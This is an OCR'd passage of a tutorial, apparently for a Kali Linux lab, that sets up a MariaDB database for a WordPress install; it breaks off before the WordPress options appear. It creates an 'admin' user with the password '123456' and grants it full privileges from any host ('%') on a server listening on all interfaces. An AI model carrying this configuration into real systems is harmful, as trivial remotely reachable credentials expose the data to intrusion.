
Now, the MySQL server is listening on IP 0.0.0.0. Next, i need to create a database by loggin-g in to the MySQL service. This is to be done as a root user on the Kali system. The comm-ands for creating a database are as shown below.

```
root@kali:/home/kali# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.3.22-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE my_school_db;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> CREATE USER 'admin'@'localhost' IDENTIFIED BY '123456';
Query OK, 0 rows affected (0.001 sec)
```


I have created a database named my_school_db and created a user with a name "admin" an-d password "123456". Then I gave this user rights on this database and enabled these chan-ges I made.

```
MariaDB [(none)]> GRANT ALL ON my_school_db.* TO 'admin'@'%' IDENTIFIED BY '123
456' WITH GRANT OPTION;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> EXIT;
```


Then I continued the wordpress installation specifying the options as shown below.



